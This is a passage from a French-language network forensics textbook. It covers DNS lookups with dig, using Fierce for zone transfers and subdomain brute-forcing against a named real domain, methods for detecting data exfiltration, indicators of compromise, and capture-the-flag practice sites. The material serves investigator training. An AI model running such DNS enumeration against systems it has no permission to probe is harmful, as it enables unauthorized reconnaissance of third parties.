;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 59678
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 6, ADDITIONAL: 7

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:;; MBZ: 0005 , udp: 4096
;; QUESTION SECTION:
;www.cisco.com.                IN      A

;; ANSWER SECTION:
www.cisco.com.                5      IN      CNAME   origin-www.cisco.com.
origin-www.cisco.com.        5      IN      A       173.37.145.84


;; AUTHORITY SECTION:
origin-www.cisco.com.        5      IN      NS      alln01-ag09-dcz03n-gssl.cisco.com.
origin-www.cisco.com.        5      IN      NS      rcdn9-14p-dcz05n-gssl.cisco.com.
origin-www.cisco.com.        5      IN      NS      mtv5-ap10-dcz06n-gssl.cisco.com.
origin-www.cisco.com.        5      IN      NS      aer01-r4c25-dcz01n-gssl.cisco.com.
origin-www.cisco.com.        5      IN      NS      rtp5-dmz-gssl.cisco.com.
origin-www.cisco.com.        5      IN      NS      sngdc01-ab07-dcz01n-gssl.cisco.com.

;; ADDITIONAL SECTION:
```

Figure 8-29 *dig Example for www.cisco.com*

Dig vous aide à trouver les serveurs DNS faisant autorité pour un domaine, mais vous pouvez également consulter les hôtes qui y ont des entrées DNS. Par exemple, maliciouswebsite.com peut avoir divers autres hôtes tels que sharepoint.maliciouswebsite.com, maliciouswebsite.mail, ou d'autres qui pourraient vous aider à mieux comprendre la source des données transitant par le système. Fierce est un outil que vous pouvez utiliser pour extraire toutes les entrées DNS si les transferts de zone sont autorisés. Fierce est disponible sous Kali Linux et s'exécute en saisissant `fierce.pl -dns <cible>`. Par exemple, vous pouvez utiliser la commande ``fierce.pl -dns`

thesecurityblogger.com` pour extraire toutes les entrées DNS de www.thesecurityblogger.com, comme illustré dans la figure 8-30.



```
root@kali:~# fierce -dns thesecurityblogger.com
DNS Servers for thesecurityblogger.com:
  ns3.dreamhost.com
  ns1.dreamhost.com
  ns2.dreamhost.com

Trying zone transfer first...
  Testing ns3.dreamhost.com
    Request timed out or transfer not allowed.
  Testing ns1.dreamhost.com
    Request timed out or transfer not allowed.
  Testing ns2.dreamhost.com
    Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force
Can't open hosts.txt or the default wordlist
Exiting...
root@kali:~#
```

Figure 8-30 *Fierce Example for www.thesecurityblogger.com*

Une autre solution d'entreprise pour recueillir des informations DNS détaillées sur une source est la technologie Cisco Umbrella Investigate, que nous abordons plus en détail au chapitre 11, « Capacités d'analyse forensique de Cisco ».

Enfin, les données peuvent fuir par d'autres moyens, en dehors du cadre de l'analyse forensique réseau. Par exemple, via des clés USB, par e-mail, etc. Nous évoquons également les journaux de messagerie et de réseau hôte au chapitre 10, « E-mail et réseaux sociaux », afin de vous fournir davantage d'informations sur ces concepts. Les technologies de prévention des pertes de données (DLP) constituent une autre approche : elles attribuent aux fichiers des niveaux de confiance spécifiques et surveillent leurs déplacements afin de contrôler l'exfiltration de données sensibles. Ces informations proviennent directement de la plateforme de gestion de la DLP.

En résumé, pour l'analyse forensique de l'exfiltration, vous utiliserez probablement l'une des approches suivantes. Vous pourriez rechercher des communications avec des sources externes inhabituelles en utilisant des flux de réputation ou de menaces contenant des sources malveillantes connues. Vous pourriez également utiliser la géolocalisation ou surveiller les ports ou protocoles inhabituels. Une autre approche consiste à établir une base de référence pour le trafic normal et à rechercher des écarts pouvant indiquer une exfiltration. Enfin, vous pourriez exploiter une technologie de détection de perte de données qui surveille les données sensibles et vous avertit lorsqu'une suppression de ces données est détectée. Les technologies d'entreprise facilitent ce type d'investigation, mais vous pouvez également capturer le trafic et le filtrer pour détecter ce type de comportement.

Autres indicateurs

Lors de vos investigations réseau, vous rencontrerez de nombreux indicateurs potentiels d'incident de sécurité. Certains peuvent être très spécifiques à l'environnement, en fonction des recherches effectuées par l'attaquant. Par exemple, un logiciel malveillant peut être conçu pour contourner les environnements isolés (sandboxes) en analysant l'environnement à la recherche de caractéristiques de conteneurs virtuels. Parfois, un environnement hautement sécurisé peut interdire des protocoles courants comme DHCP ; toute présence de DHCP dans cet environnement constitue alors un indicateur de menace potentielle. Dans de nombreux cas, les configurations de référence, les journaux de sécurité et l'expérience peuvent vous aider à cibler les éléments susceptibles de faire l'objet d'une investigation plus approfondie. Voici d'autres indicateurs courants de compromission à surveiller lors de l'analyse de réseaux :

- Attaques par déni de service (DoS) visant à absorber le trafic d'un système ciblé

- Activités indésirables telles que le minage de bitcoins ou la communication avec des réseaux clandestins (dark networks)
- Chiffrement non autorisé ou inhabituel au sein du réseau ou en provenance de celui-ci
- Attaques réseau telles que les attaques de type « homme du milieu », indiquées par une augmentation de la durée de vie (TTL)
- Problèmes de performance du réseau
- Comportements inhabituels par rapport aux performances de référence
- Comportements utilisateurs non autorisés ou inhabituels (Regroupez les utilisateurs par catégories d'authentification, telles que les ventes, l'ingénierie et les ressources humaines, afin de déterminer quels utilisateurs sont autorisés à accéder à quels types de données.)
- Changements d'environnement tels que l'arrivée de nouveaux systèmes, utilisateurs ou une augmentation du trafic (temporaire ou permanente)
- Appareils non autorisés tels que des points d'accès sans fil, des systèmes mobiles comme un Raspberry Pi, etc.

L'identification de ces menaces, et d'autres encore, s'acquiert avec l'expérience. Le meilleur moyen d'acquérir cette expérience est de participer à des exercices de type « capture du drapeau », qui simulent des situations similaires à des incidents de sécurité réels. En tant qu'attaquant, vous pouvez apprendre à utiliser les outils nécessaires pour atteindre votre objectif, notamment en anticipant les défenses de l'adversaire. En tant que défenseur, vous pouvez perfectionner vos compétences en matière de détection et d'investigation. Voici quelques ressources pour vous entraîner à ces compétences :

- <http://pwnable.kr/>
- <https://microcorruption.com/login> ■ <https://ctflearn.com/>
- <http://reversing.kr/>

- <http://hax.tor.hu/welcome/>
- <https://w3challs.com/>
- <https://ringzer0team.com/>
- <https://www.hellboundhackers.org/>
- <http://overthewire.org/wargames/>
- <https://www.hackthissite.org/>
- <https://www.vulnhub.com/>
- <http://ctf.komodosec.com>

Résumé

Ce chapitre a posé les bases de l'analyse forensique des réseaux. De nombreux sujets abordés ici font l'objet d'ouvrages entiers ; nous n'avons donc fait qu'effleurer le sujet des connaissances essentielles à tout enquêteur forensique. Nous avons commencé par une brève introduction aux concepts de réseau, en examinant les ports et protocoles couramment utilisés. Ensuite, nous avons passé en revue les technologies de sécurité populaires et leur intérêt en matière d'analyse forensique. Nous avons abordé deux types de sources de données que vous serez probablement amené à consulter lors d'une enquête : les journaux de sécurité et les configurations réseau de référence. Enfin, nous avons conclu ce chapitre en expliquant comment analyser les comportements d'attaque typiques, depuis les premiers signes d'une menace potentielle jusqu'aux comportements observés après une intrusion.

Nous vous encourageons à approfondir vos connaissances en matière de réseaux et de sécurité par le biais de certifications et d'études. Plus vous en saurez, plus vous aurez de chances de mener à bien une enquête sur un incident de sécurité. Le chapitre suivant sera consacré à l'analyse des ressources mobiles et web.